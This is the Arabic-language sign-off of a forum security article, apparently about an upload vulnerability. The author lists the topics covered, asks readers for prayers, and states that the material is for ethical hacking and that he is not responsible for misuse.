تم بحمد الله , معرفة الثغرة وانواعها وسبب تكون انواع لها ، وماهي طرق الاستغلال والاكتشاف واخيراً الترفيع السليم وتوضيح بعض الترفيعات الغير سليمة ..

اخواني دراساتي ومقالاتي تأخذ جهد كبير جداً في الكتابة ، ولا اريد منكم سوى دعواتكم لي ولوالدي بالتوفيق وحسن الخاتمه ، وكذلك انا بريء امام الله من اي استخدام سيء لمقالاتي فجميعها تخص الهكر الاخلاقي وانا غير مسؤول اذا نقلت لاي موقع اخر مهما كانت توجهاته وسياسته .

اخوكم .

NassRawl

<http://www.d99y.com/vb>

